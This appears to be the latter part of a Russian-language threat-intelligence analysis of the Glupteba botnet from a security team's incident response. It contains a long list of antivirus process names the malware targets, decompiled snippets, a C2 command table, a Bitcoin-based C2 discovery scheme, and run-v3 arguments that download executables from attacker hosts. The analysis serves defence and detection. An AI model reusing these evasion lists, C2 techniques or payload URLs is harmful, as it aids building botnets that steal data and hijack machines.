msvxd.exe, mu0311ad.exe, mwatch.exe, n32scanw.exe, nav.exe, navap.navapsvc.exe, navapsvc.exe, navapw32.exe, navdx.exe, navlu32.exe, navnt.exe, navstub.exe, navw32.exe, navwnt.exe,
nc2000.exe, ncinst4.exe, ndd32.exe, neomonitor.exe, neowatchlog.exe, netarmor.exe, netd32.exe, netinfo.exe, netmon.exe, netscanpro.exe, netspyhunter-1.2.exe, netstat.exe,
netutils.exe, nisserv.exe, nisum.exe, nmain.exe, nod32.exe, normist.exe, norton_internet_secu_3.0_407.exe, notstart.exe, npf40_tw_98_nt_me_2k.exe, npfmessenger.exe, nprotect.exe,
npscheck.exe, npssvc.exe, nsched32.exe, nssys32.exe, nstask32.exe, nsupdate.exe, nt.exe, ntrtscan.exe, ntvdm.exe, ntxconfig.exe, nui.exe, nupgrade.exe, nvarch16.exe, nvc95.exe,
nvsvc32.exe, nwinst4.exe, nwservice.exe, nwtool16.exe, ollydbg.exe, onsrvr.exe, optimize.exe, ostronet.exe, otfix.exe, outpost.exe, outpostinstall.exe, outpostproinstall.exe,
padmin.exe, panixk.exe, patch.exe, pavcl.exe, pavproxy.exe, pavsched.exe, pavw.exe, pccwin98.exe, pcfwallicon.exe, pcip10117_0.exe, pcscan.exe, pdsetup.exe, periscope.exe,
persfw.exe, perswf.exe, pf2.exe, pfwadmin.exe, pgmonitr.exe, pingscan.exe, platin.exe, pop3trap.exe, poproxy.exe, popscan.exe, portdetective.exe, portmonitor.exe, powerscan.exe,
ppinupdt.exe, pptbc.exe, ppvstop.exe, prizesurfer.exe, prmt.exe, prmvr.exe, procdump.exe, processmonitor.exe, procexplorerv1.0.exe, programauditor.exe, proport.exe, protectx.exe,
pspf.exe, qconsole.exe, qserver.exe, rapapp.exe, rav7.exe, rav7win.exe, rav8win32eng.exe, rb32.exe, rcsync.exe, realmon.exe, reged.exe, rescue.exe, rescue32.exe, rrguard.exe,
rshell.exe, rtvscan.exe, rtvscn95.exe, rulaunch.exe, run32dll.exe, rundll.exe, rundll16.exe, ruxdll32.exe, safeweb.exe, sahagent.exe, savenow.exe, sbserv.exe, scam32.exe,
scan32.exe, scan95.exe, scanpm.exe, scrscan.exe, serv95.exe, setup_flowprotector_us.exe, setupvameeval.exe, sfc.exe, sgssfw32.exe, shellspyinstall.exe, shn.exe, showbehind.exe,
smss32.exe, soap.exe, sofi.exe, sperm.exe, spf.exe, sphinx.exe, spoler.exe, spoolcv.exe, spoolsv32.exe, spyxx.exe, srexe.exe, srng.exe, ss3edit.exe, ssg_4104.exe, ssgrate.exe,
st2.exe, stcloader.exe, supftrl.exe, svchostc.exe, svchosts.exe, svshost.exe, sweep95.exe, sweepnet.sweepsrv.sys.swnetsup.exe, symproxysvc.exe, sysupd.exe, tbscan.exe, tcm.exe,
tds-3.exe, tds2-98.exe, tds2-nt.exe, teekids.exe, tfak.exe, tfak5.exe, tgbob.exe, titanin.exe, titaninxp.exe, tracert.exe, trickler.exe, trjscan.exe, trjsetup.exe, trojantrap3.exe,
tsadbot.exe, tvmd.exe, tvtmd.exe, undoboot.exe, updat.exe, update.exe, upgrad.exe, utpost.exe, vbcmserv.exe, vbcons.exe, vbust.exe, vbwin9x.exe, vbwinntw.exe, vcsetup.exe,
vet32.exe, vet95.exe, vettray.exe, vfsetup.exe, vir-help.exe, virusmdpersonalfirewall.exe, vnlan300.exe, vnpc3000.exe, vpc32.exe, vpc42.exe, vpfw30s.exe, vptray.exe, vscan40.exe,
vscenu6.02d30.exe, vsched.exe, vsecomr.exe, vshwin32.exe, vsisetup.exe, vsmain.exe, vsmon.exe, vsstat.exe, vswin9xe.exe, vswinntse.exe, vswinperse.exe, w32dsm89.exe, w9x.exe,
watchdog.exe, webdav.exe, webscanx.exe, webtrap.exe, wfindv32.exe, whoswatchingme.exe, wimmun32.exe, win-bugsfix.exe, win32.exe, win32us.exe, winactive.exe, window.exe, windows.exe,
wininetd.exe, wininitx.exe, winlogin.exe, winmain.exe, winnet.exe, winppr32.exe, winrecon.exe, winservn.exe, winssk32.exe, winstart.exe, winstart001.exe, wintsk32.exe,
winupdate.exe, wkufind.exe, wnad.exe, wnt.exe, wradmin.exe, wrctrl.exe, wsbgate.exe, wupdater.exe, wupdt.exe, wyvernworksfirewall.exe, xpf202en.exe, zapro.exe, zapsetup3001.exe,
zatutor.exe, zonalm2601.exe, zonealarm.exe, ashQuick.exe, ashUpd.exe, aswChLic.exe, aswWrcIELoader32.exe, aswWrcIELoader64.exe, avast_free_antivirus_setup_online.exe, AvastSvc.exe,
AvastNM.exe, AvastUI.exe, AvEmUpdate.exe, AvLaunch.exe, sched.exe, VisthAux.exe, wsc_proxy.exe, AvastPE2.exe, aswOfferTool.exe, speclean.exe, SysInspector.exe, eOPPFrame.exe,
eComServer.exe, ekrn.exe, egui.exe, ecmds.exe, ecmd.exe, ecls.exe, eeclnt.exe, eCapture.exe, callmsi.exe, malwarebytes_assistant.exe, mbam.exe, MbamPt.exe, MBAMService.exe,
mbamtray.exe, MBAMWsc.exe, EmsisoftAntiMalwareSetup.exe, a2cmd.exe, a2guard.exe, a2service.exe, a2start.exe, a2wizard.exe, CommService.exe, EmDmp.exe, EmsiClean.exe, gsam.exe,
Zemana.AntiMalware.Setup.exe, ZAM.exe, KmdfLibrary
```

На этом же этапе (если операционная система определена как Windows 7) устанавливается сертификат:

Установка службы WinDefender

Производится проверка наличия службы WinDefender и исполняемого файла C:\Windows\windefender.exe. Если отсутствуют – с CDN загружается и запускается указанный исполняемый файл. Назначение – работа в формате службы, постоянная проверка статуса работы основного модуля, загрузка и перезапуск в случае необходимости.



Запуск потоков, следящих за основными функциями

На данном этапе запускаются потоки:

- main.watchCDN – поток, в котором производится проверка и обновление сервера CDN в конфигурации (запросы к /api/cdn на C2);

```
v236[0] = (int)&main_watchCDN_0;
v236[1] = (int)main_watchWindowsUpdatesService_0;
v236[2] = (int)&main_watchDefender_0;
v236[3] = (int)&main_watchWUP_0;
v236[4] = (int)&main_watchSMB_0;
for ( i = 0; i < 5; i = v206 + 1 )
{
  v206 = i;
  runtime_newproc(0, v236[i]);
}
```

- main.watchWindowsUpdatesService – поток, в котором производятся попытки остановки и удаления службы обновления wuauserv;
- main.watchDefender – поток, в котором производится постоянное обновление исключений Windows Defender;
- main.watchWUP – поток, следящий за майнером XMRig (загружается в %TEMP%\csrss\wup: %TEMP%\csrss\wup\wup.exe). Перезапускает майнер при необходимости, отправляет его статистику, скачивает исполняемый файл майнера с CDN;
- main.watchSMB – поток, отвечающий за распространение ВПО через эксплуатацию EternalBlue (именно в нем производится загрузка и распаковка архива deps.zip, а также сканирование сети на наличие уязвимых хостов).

Получение команд, обновление серверов управления

Далее в бесконечном цикле производится отправка информации из конфигурации на сервер управления и получение ответа. Пример нагрузки, отправляемой на сервер:

```
aArch32BuildNum db 'arch=32&build_number=18363&campaign_id=&challenge=bb4a44529f71a9b'
db '6&cpu=Intel%28R%29+Xeon%28R%29+Gold+6152+CPU+%40+2.10GHz&distribu'
db 'tor_id=4&ds=1&gpu=Microsoft+Remote+Display+Adapter%2C+VMware+SVGA'
db '+3D&install_date=1612436007&mrt=0&os=Microsoft+Windows+10+Pro&pc='
db '0&pgdse=3&sb=0&sc=0&sid=S-1-5-21-1950091359-3282803311-1220797358'
db '-1001&username=user&uuid=15bfdd97-85bd-4b15-9427-9f081aa27929&ver'
db 'sion=179&wup_process=0',0
```

Ответ расшифровывается, получается команда вместе с аргументами, производится ее исполнение. Список команд

Command	Description
update	Производится загрузка основного модуля и запуск его с параметром -update
get_app_name	Производится отправка Name из конфигурации ВПО
is_admin	Производится проверка привилегий пользователя – является ли он администратором
process_is_running	Производится проверка процесса – запущен или нет (WMI)
exec	Производится выполнение команды в командной строке с выводом результата на C2
download	Производится загрузка файла
run	Производится загрузка и запуск исполняемого файла
run-v2	Производится загрузка и запуск исполняемого файла, скрывается его PID (через руткит), проверяется мьютекс (если указывается)
run-v3	Аналогично run-v2, но загружается несколько файлов
update-data	Отправляется конфигурационная информация, как и при регистрации (но на /bots/update-data)
stop-wup	Устанавливает событие Global\wupEvent31337 в активное состояние (используется майнером)
stop-mrt	Устанавливает событие Global\y7ze3fznx1u0yc2zi в активное состояние (назначение неизвестно)
notify	Отправка уведомления на указанный сервер с использованием различных протоколов (HTTP, TCP, UDP)
notify-host	Аналогично notify, но только по протоколу HTTP
event-exists	Производится проверка существования указанного события
mutex-exists	Производится проверка существования указанного мьютекса
registry-get-startup	Производится проверка и отправка на C2 содержимого HKCU\Software\Microsoft\Windows\CurrentVersion\Run
verify-signature	Производится проверка подписи указанного исполняемого файла
registry-get-startup-signatures	Производится проверка подписи исполняемых файлов из автозапуска (HKCU\Software\Microsoft\Windows\CurrentVersion\Run)
verify-processes-signatures	Производится проверка подписей исполняемых файлов запущенных процессов
get-unverified-files	Производится проверка подписей (verify-processes-signatures и registry-get-startup-signatures), отправляется отчет о неподписанных исполняемых файлах
get-stats-wup	Производится получение статистики майнера через GET-запрос к http://localhost:3433/
upload-file	Производится загрузка исполняемого файла на C2 с использованием метода PUT (%s/upload/%s/samples/%s)
update-service	Производится проверка версии службы WinDefender (из конфигурации в реестре), если она устарела – удаляется и загружается новая версия
get-logfile-proxy	Производится чтение файла %TEMP%\csrss\proxy\t
install	Производится загрузка и запуск исполняемого файла, затем отправляется отчет на /bots/report-install

get-logfile-i2pd	Производится чтение файла %TEMP%\csrss\i2pd\i2pd.log
sc	Производится сбор и отправка скриншота на /upload/%s/%d.jpg
update-cdn	Производится замена сервера CDN в конфигурации на указанный
discover-electrum	Производится обновление C2 через electrum (1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1)
discover-blockchaincom	Производится обновление C2 через blockchain.info (1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1)

Передаваемая информация, как и получаемая, шифруется AES256GCM с постоянным ключом и кодируется Base64.

Отдельного внимания заслуживает алгоритм смены серверов управления.

Принцип действия:

1. запрашиваются серверы Electrum (https://raw.githubusercontent.com/spesmilo/electrum/master/electrum/servers.json):

```
aBitcoinDragonZ db 'bitcoin.dragon.zone": {',0Ah
                                        ; DATA XREF: debug238:1152E940↓o
db '        "pruning": "-",',0Ah
db '        "s": "50004",',0Ah
db '        "t": "50003",',0Ah
db '        "version": "1.4"',0Ah
db '    },',0Ah
db '    "ecdsa.net" : {',0Ah
db '        "pruning": "-",',0Ah
db '        "s": "110",',0Ah
db '        "t": "50001",',0Ah
db '        "version": "1.4"',0Ah
db '    },',0Ah
db '    "btc.usebsv.com": {',0Ah
db '        "pruning": "-",',0Ah
db '        "s": "50006",',0Ah
db '        "version": "1.4"',0Ah
db '    },',0Ah
db '    "e2.keff.org": {',0Ah
db '        "pruning": "-",',0Ah
db '        "s": "50002",',0Ah
db '        "t": "50001",',0Ah
db '        "version": "1.4"',0Ah
db '    },',0Ah
db '    "electrum.hodlister.co": {',0Ah
db '        "pruning": "-",',0Ah
db '        "s": "50002",',0Ah
db '        "version": "1.4"',0Ah
db '    },',0Ah
db '    "electrum3.hodlister.co": {',0Ah
db '        "pruning": "-",',0Ah
db '        "s": "50002",',0Ah
db '        "version": "1.4"',0Ah
```

2. по хэшу (1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1) ищется последняя транзакция;
3. расшифровывается поле OP_RETURN ответа, полученная строка – сервер управления;
4. если сервер управления отсутствует в конфигурации, он добавляется в список.

Если через серверы Electrum выполнить обновление не получилось, производится аналогичная итерация с blockchain.info. Стоит отметить, что подобный принцип получения адресов серверов управления наблюдается в семействе RTM.

Интересный факт: каждый раз, когда производится poll (запрос к серверу управления для получения команды), значение PC в конфигурации увеличивается на 1. Для данного кейса значение PC равно 119643. Значит, команды были получены почти 120 тысяч раз за все время работы Glupteba!

Пример аргументов команды run-v3, полученной от сервера управления:

```
aFileUrlHttpMyy db '[{"file_url":"http://myysuper.com/eaf12dacc46b537e8c8a083b3680a2d'
db '5/ww30.exe","hide_process":true,"mutexes":["Global\\wpsSerMutex2"'
db ']},{"file_url":"http://souffity.com/eaf12dacc46b537e8c8a083b3680a'
db '2d5/u20200626.exe","hide_process":true,"mutexes":[]},{"file_url":'
db '"http://souffity.com/eaf12dacc46b537e8c8a083b3680a2d5/collectchro'
db 'mefingerprint.exe","hide_process":true,"mutexes":[]},{"file_url":'
db '"http://souffity.com/eaf12dacc46b537e8c8a083b3680a2d5/ml20201210.'
db 'exe","hide_process":true,"mutexes":[]}]',0
```

Дополнительные модули

Как уже говорилось выше, в директории `%TEMP%\csrss` было обнаружено множество различных исполняемых файлов, которые являются дополнительными модулями вредоноса. Интересно то, что многие из них являются различными версиями одних и тех же модулей, создаваемых в разное время с момента первичного заражения. При желании можно отследить историю появления новых версий каждого модуля.

Основные модули:

1. Сканеры для различного сетевого оборудования (Mikrotik, Hikvision, D-Link, Zyxel, Ubiquiti). В этих же модулях производятся попытки эксплуатации уязвимостей;
2. Сканеры портов (FTP, SSH, Telnet, SNMP, SMB, HTTP);
3. Брутфорсеры паролей SSH. Используют очень небольшой словарь наиболее популярных слабых паролей;

4. Сканеры уязвимостей SMBGhost и SMBleed, использующие как deps.zip, так и самостоятельные (один из них скомпилирован с помощью py2exe). Цель – дальнейшее распространение по инфраструктуре;
5. Прокси;
6. Стилеры данных браузеров (куки, пароли, данные кредитных карт);
7. Модуль, «общающейся» с сервером злоумышленника по протоколу WebRTC (https://github.com/pion/webrtc);
8. Модуль, устанавливающий расширение в браузер Google Chrome (функционал расширения выяснить не удалось из-за того, что сервер, с которого скачивается вредоносный скрипт, уже недоступен);
9. Модули обновления конфигурации (скорее всего, использовались до того, как данный функционал был реализован в основном модуле);
10. Модули, отправляющие на C2 различную информацию о системе: версию ОС, объем памяти, прокси, запущенные процессы, использование CPU. Интересно, что для многих из указанных функций используется отдельный исполняемый файл;
11. Модуль, производящий попытку запуска браузера Google Chrome и отправляющий результат (успешно/неуспешно) злоумышленнику;
12. Модуль, отправляющий содержимое HKLM\SOFTWARE\VideoLAN\VLC:Version злоумышленнику;
13. Модули, завершающие работу процессов по ключевым словам в аргументах их запуска («-o », «stratum»). Предположительно, используется для завершения работы других майнеров.

Также были замечены модули, завершающие работу некоторых из указанных выше модулей, производящие удаление их файлов. В основе многих модулей лежит код, находящийся в открытом доступе. Особенно это касается эксплуатации различных уязвимостей. Именно по сетевой активности модулей-сканеров вредонос, живший в инфраструктуре более двух лет, и был обнаружен.

Дальнейшее развитие

После первичного обнаружения ВПО и определения его индикаторов компрометации наша команда проверила обращения к ним из инфраструктуры заказчика. Таким образом, было обнаружено множество других серверов, зараженных после 2 ноября 2018 года.

Какие выводы?

Исходя из вышесказанного, основные цели Glupteba:

1. Кража пользовательских данных с наибольшего числа хостов в зараженной инфраструктуре (хоть и не удалось выяснить назначение расширения для браузера, чутье подсказало, что оно используется для кражи данных с различных сайтов);
2. Добыча криптовалюты на максимально возможном числе хостов.

При этом для распространения и сокрытия присутствия вредонос использовал целый арсенал различных средств. И главное: как показывает практика, вредоносная активность далеко не всегда является тем, чем кажется на первый взгляд.

автор @JSOC_CERT